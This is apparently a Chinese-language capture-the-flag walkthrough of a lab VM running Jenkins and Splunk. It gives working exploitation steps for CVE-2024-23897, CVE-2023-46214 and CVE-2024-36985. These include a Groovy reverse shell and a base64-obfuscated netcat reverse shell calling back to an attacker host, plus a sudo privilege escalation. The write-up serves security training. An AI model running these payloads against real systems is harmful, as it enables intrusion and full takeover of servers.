SOC1

OS: Linux

IP: 192.168.1.215

USERS:

Credentials:

==========

Ports:
80 -> apache
8000 -> Splunk
8080 -> Jenkins 2.441
8089 -> Splunkd

==========

Nmap Results:

```
┌──(kali㉿kali)-[~/Downloads/Special/SOC]
└─$ nmap 192.168.1.215
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-22 19:47 JST
Nmap scan report for SOC.lan (192.168.1.215)
Host is up (0.00090s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8000/tcp open  http-alt
8080/tcp open  http-proxy
8089/tcp open  unknown
MAC Address: 08:00:27:7A:BC:8F (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
```

==========

Take Away Concepts:

1. 任意文件读取获得user flag

首先8080页面的jenkins版本是2.441
~~考过OSCP的朋友应该都知道这个项目~~

通过Github上搜索可以找到这个实用的项目
https://github.com/gquere/pwn_jenkins
通过版本可以快速定位到一个CVE是 CVE-2024-23897
如下采用的是命令行的方式来进行exploit
首先下载jenkins-cli.jar

```
wget http://192.168.1.215:8080/jnlpJars/jenkins-cli.jar
```

然后通过这个任意文件读取的漏洞读取/etc/passwd 文件获得用户名后可以直接拿到flag

```
java -jar ./jenkins-cli.jar -noCertificateCheck -s http://192.168.1.215:8080/
connect-node "@/etc/passwd"
```

```
┌──(kali㉿kali)-[~/Downloads/Special/SOC]
└─$ java -jar ./jenkins-cli.jar -noCertificateCheck -s
http://192.168.1.215:8080/ connect-node "@/home/splunk/user.txt"
Oct 22, 2025 8:42:30 PM hudson.cli.CLI _main
INFO: Skipping HTTPS certificate checks altogether. Note that this is not
secure at all.

ERROR: No such agent "flag{69cd83075bb1066518625e09aac400711cd31ce7}" exists.
```

2. 用户信息搜集

任意文件读取还可以试试读jenkins或者是splunk的密码
jenkins的话思路是先读/var/lib/jenkins/users/users.xml 后定位用户名，然后读取/var/lib/jenkins/users/<username>/config.xml 文件获取密码哈希后爆破。这里由于哈希是bcrybt，没有nvidia cuda+hashcat的组合拳应该要爆破挺久的 解出来密码是test1234

另一个方式是读取Splunk的密码文件 /opt/splunk/etc/passwd
https://splunk.my.site.com/customer/s/article/What-to-do-if-a-customer-forgets-the-Admin-password-in-Onprem
可以看到备份的密码文件是以.old或者是.bak的格式存在

```
┌──(kali㉿kali)-[~/Downloads/Special/SOC]
└─$ java -jar ./jenkins-cli.jar -noCertificateCheck -s
http://192.168.1.215:8080/ connect-node "@/opt/splunk/etc/passwd.old"
Oct 22, 2025 8:57:06 PM hudson.cli.CLI _main
INFO: Skipping HTTPS certificate checks altogether. Note that this is not
secure at all.
test:test1234: No such agent "test:test1234" exists.
grep -R 'splunk': No such agent "grep -R 'splunk'" exists.
```

```
Administrator passwords can be found under the seclists/Passwords folder.: No
such agent "Administrator passwords can be found under the seclists/Passwords
folder." exists.

ERROR: Error occurred while performing this command, see previous stderr
output.
```

设计上这里不想让大家解哈希所以直接给出了jenkins的账户密码
至于splunk用户的用户名与密码则放在了seclist里，尝试几次即可得到splunk:splunk123
查看settings -> users 可以找到administrator，密码复用是可以成功登录的。当然你也可以直接给自己改权限因为是admin用户组。
~~这里可能设计得有点奇怪，都给了jenkins的账户密码为什么不直接给splunk的，反省中~~

```
┌──(kali㉿kali)-[/usr/share/seclists/Passwords]
└─$ grep -R 'splunk'
openwall.net-all.txt:splunk
bt4-password.txt:splunk
Common-Credentials/Language-Specific/Spanish_common-usernames-and-
passwords.txt:splunk
Common-Credentials/Pwdb_top-10000000.txt:splunker
Common-Credentials/Pwdb_top-10000000.txt:splunk
darkc0de.txt:splunk
Honeypot-Captures/python-heralding-sep2019.txt:splunk,1
Honeypot-Captures/python-heralding-sep2019.txt:splunkadmin,changeme
Honeypot-Captures/python-heralding-sep2019.txt:splunk,splunk
Honeypot-Captures/python-heralding-sep2019.txt:splunk,splunk123
Honeypot-Captures/multiplesources-passwords-fabian-fingerle.de.txt:splunk
xato-net-10-million-passwords.txt:thomasplunkett
xato-net-10-million-passwords.txt:splunky
xato-net-10-million-passwords.txt:splunko1
xato-net-10-million-passwords.txt:splunk
Leaked-Databases/fortinet-2021_clean-combos.txt:splunk:hpsplunk
Leaked-Databases/fortinet-2021_passwords.txt:hpsplunk
Leaked-Databases/fortinet-2021.txt:splunk:hpsplunk
Leaked-Databases/fortinet-2021.txt:t-mori:passwordsplunk:hpsplunk
Leaked-Databases/fortinet-2021.txt:t-
mori:passwordDensanVPN:Kyowa0531splunk:hpsplunk
Leaked-Databases/fortinet-2021_users.txt:splunk
```

3. Jenkins Shell

访问/script可以直接跑命令


```
String host="192.168.1.204";int port=9000;String cmd="/bin/bash";Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe
.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thre
ad.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```

```
┌──(kali㉿kali)-[~/Downloads/Special/SOC]
└─$ sudo rlwrap -cAr nc -lvnp 8080
[sudo] password for kali:
listening on [any] 8080 ...
connect to [192.168.1.204] from (UNKNOWN) [192.168.1.215] 46718
whoami
jenkins
id
uid=1001(jenkins) gid=1001(jenkins) groups=1001(jenkins)
sudo -l
Matching Defaults entries for jenkins on SOC:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jenkins may run the following commands on SOC:
    (ALL) NOPASSWD: /opt/splunk/bin/splunk search *
    (ALL) NOPASSWD: /opt/splunk/bin/splunk restart
```

4. Shell as Splunk

首先是确认Splunk的版本号，看看有没有什么可用的exploit
可以登录后从web端查找获取各个app的版本号 Apps -> Manage Apps



也可以访问以下端口获取信息

```
/en-US/splunkd/__raw/services/workloads/status?output_mode=json
/en-US/splunkd/__raw/services/server/info?output_mode=json
```

```
/en-US/splunkd/__raw/services/server/info/server-info?output_mode=json
```


```
{"links":
{},"origin":"https://192.168.1.215:8000/services/workloads/status","updated":"
2025-10-23T07:54:02-04:00","generator":
{"build":"82c987350fde","version":"**9.0.1**"},"entry":[{"name":"admission-
control-
status","id":"https://192.168.1.215:8000/services/workloads/status/admission-
control-status","updated":"1969-12-31T19:00:00-05:00","links":...
```

4.1 splunk_rapid_diag

这里感谢@夜东从 提供的思路
到/opt/splunk目录下查找jenkins用户可写的文件，可以发现splunk_rapid_diag有许多.py文件是jenkins用户可写

```
find . -type f -writable 2>/dev/null
./bin/rapidDiag
./etc/system/default/web.conf
./etc/apps/splunk_rapid_diag/README.txt
......
./etc/apps/splunk_rapid_diag/bin/process_list_endpoint.py
./etc/apps/splunk_rapid_diag/bin/task_export_endpoint.py
./etc/apps/splunk_rapid_diag/metadata/default.meta
```

通过修改文件后到Splunk管理页面下的Rapiddiag触发即可跑出一个作为splunk用户的反向shell



4.2 Web.conf & CVE-2023-46214

根据版本号搜索RCE，以及根据Web.conf文件可写这个线索，可以找到这篇blog以及项目Splunk-RCE-poc，可以看到只有在参数 `enableSearchJobXslt = true` 时exploit才会正常工作，通过修改文件将参数以后执行重启splunk

```
jenkins@SOC:/opt/splunk/etc/system/default$ wget 192.168.1.204/web.conf -O
web.conf
wget 192.168.1.204/web.conf -O web.conf
--2025-10-22 09:25:21--  http://192.168.1.204/web.conf
Connecting to 192.168.1.204:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 58731 (57K) [application/octet-stream]
Saving to: ‘web.conf’

web.conf            100%[===================>]  57.35K  --.-KB/s    in 0s

utime(web.conf): Operation not permitted
2025-10-22 09:25:21 (814 MB/s) - ‘web.conf’ saved [58731/58731]

jenkins@SOC:/opt/splunk/etc/system/default$ cat web.conf | grep 'enableSearc'
cat web.conf | grep 'enableSearc'
enableSearchJobXslt = true
```

```
┌──(kali㉿kali)-[~/Downloads/Special/SOC/Splunk-RCE-poc]
└─$ python3 CVE-2023-46214.py --url http://192.168.1.215:8000 --username
splunk --password 'splunk123' --ip 192.168.1.204 --port 8000
[!] CVE: CVE-2023-46214
[!] Github: https://github.com/nathan31337/Splunk-RCE-poc
[+] Authentication successful
[+] CSRF token obtained
[+] Malicious XSL file uploaded successfully
[+] Job search ID obtained
[+] New CSRF token obtained
[+] Successfully wrote reverse shell to disk
[+] Reverse shell executed! Got shell?

┌──(kali㉿kali)-[~/Downloads/Special/SOC/Splunk-RCE-poc]
└─$ sudo rlwrap -cAr nc -lvnp 8000
[sudo] password for kali:
listening on [any] 8000 ...
connect to [192.168.1.204] from (UNKNOWN) [192.168.1.215] 39368
whoami
splunk
id
uid=1000(splunk) gid=1000(splunk) groups=1000(splunk)
```

4.3 CVE-2024-36985

由于Splunk不允许公开漏洞利用细节（被~~cisco买子就是硬气~~），所以我也犹豫再三是否要写，想来想去还是分享给各位。
首先这个漏洞设计到三个不同的组件，一个是可执行文件sudobash，一个是erp_launcher.py，一个是copybuckets.py。
sudobash在我测试下来非常奇怪，只接受一个参数和一个命令，超过

```
sudobash -c blablabla
```

所以这里要求是一个命令完成reverse shell，经常做CTF的选手应该能快速想到如何实现，我是问了AI

```
sudobash -c '{echo,YnVzeWJveCBuYyAxOTIuMTY4LjEuMjA0IDgwMDAgLWUgL2Jpbi9iYXNo}|
{base64,-d}|{bash,-i}'
```

然后是erp_launcher.py只接受一个json格式的payload传入，且会对'='进行分割。另外命令里的第一个参数必须是sudobash。最后是copybuckets的调用，综上我的研究得到的payload如下

```
| copybuckets data="{\"providers\": {\"pwn_provider\": {\"command.arg.0\":
\"/opt/splunk/etc/apps/splunk_archiver/java-bin/jars/sudobash\",
\"command.arg.1\": \"-c\", \"command.arg.2\": \"
{echo,YnVzeWJveCBuYyAxOTIuMTY4LjEuMjA0IDgwMDAgLWUgL2Jpbi9iYXNo}|{base64,-d}|
{bash,-i}\"}}, \"vixes\": {\"pwn_vix\": {\"provider\": \"pwn_provider\"}}}"'
```

最后带入sudo

```
sudo /opt/splunk/bin/splunk search '| copybuckets data="{\"providers\":
{\"pwn_provider\": {\"command.arg.0\":
\"/opt/splunk/etc/apps/splunk_archiver/java-bin/jars/sudobash\",
\"command.arg.1\": \"-c\", \"command.arg.2\": \"
{echo,YnVzeWJveCBuYyAxOTIuMTY4LjEuMjA0IDgwMDAgLWUgL2Jpbi9iYXNo}|{base64,-d}|
{bash,-i}\"}}, \"vixes\": {\"pwn_vix\": {\"provider\": \"pwn_provider\"}}}"'
```

到此执行

```
jenkins@SOC:/$ sudo /opt/splunk/bin/splunk search '| copybuckets data="
{\"providers\": {\"pwn_provider\": {\"command.arg.0\":
\"/opt/splunk/etc/apps/splunk_archiver/java-bin/jars/sudobash\",
\"command.arg.1\": \"-c\", \"command.arg.2\": \"
{echo,YnVzeWJveCBuYyAxOTIuMTY4LjEuMjA0IDgwMDAgLWUgL2Jpbi9iYXNo}|{base64,-d}|
{bash,-i}\"}}, \"vixes\": {\"pwn_vix\": {\"provider\": \"pwn_provider\"}}}"'
sudo /opt/splunk/bin/splunk search '| copybuckets data="{\"providers\":
{\"pwn_provider\": {\"command.arg.0\":
```

```
\"/opt/splunk/etc/apps/splunk_archiver/java-bin/jars/sudobash\",
\"command.arg.1\": \"-c\", \"command.arg.2\": \"
{echo,YnVzeWJveCBuYyAxOTIuMTY4LjEuMjA0IDgwMDAgLWUgL2Jpbi9iYXNo}|{base64,-d}|
{bash,-i}\"}}, \"vixes\": {\"pwn_vix\": {\"provider\": \"pwn_provider\"}}}"'
WARNING: Server Certificate Hostname Validation is disabled. Please see
server.conf/[sslConfig]/cliVerifyServerName for details.
Your session is invalid.  Please login.
Splunk username: splunk
splunk
Password: splunk123

┌──(kali㉿kali)-[~/Downloads/Special/SOC/Splunk-RCE-poc]
└─$ sudo rlwrap -cAr nc -lvnp 8000
listening on [any] 8000 ...
connect to [192.168.1.204] from (UNKNOWN) [192.168.1.215] 60550
id
uid=1000(splunk) gid=1000(splunk) groups=1000(splunk)
whoami
splunk
```


5. Shell as root

因为splunk对/opt/splunk/bin/splunk拥有所有权，将其替换为别的文件以后再返回jenkins shell里执行sudo 即可实现提权。

6. Beyond Root

CVE-2024-36985这个漏洞公开的信息是和external lookup以及splunk archiver app相关，可是我尝试了把copybuckets.py添加到external lookup里，用普通用户在splunk archiver里执行lookup search没能成功完成RCE。至少我认为我的payload只完成了一半有关这个漏洞的复现。
此外此篇漏洞说明也表示了非admin/power用户可以通过external lookup来执行copybuckets.py脚本以获得RCE，可是我没能实现。希望有愿意更深入研究这个漏洞或者产品的人一起讨论。

```
| lookup copybuckets_lookup
```


splunk>enterprise
Apps
splunk
2 Messages
Sett
copybuckets_lookup
Lookups » Lookup definitions » copybuckets_lookup
Type
External
Command *
copybuckets.py
Specify the command and arguments to invoke to perform lookups. The command must be a Python script located in $SPLUNK_HOME/etc/apps/app_name/bin.
Supported fields *
dummy_in, dummy_out
A comma-delimited list of the fields supported by the external command.
Configure time-based lookup
Advanced options
Cancel
Save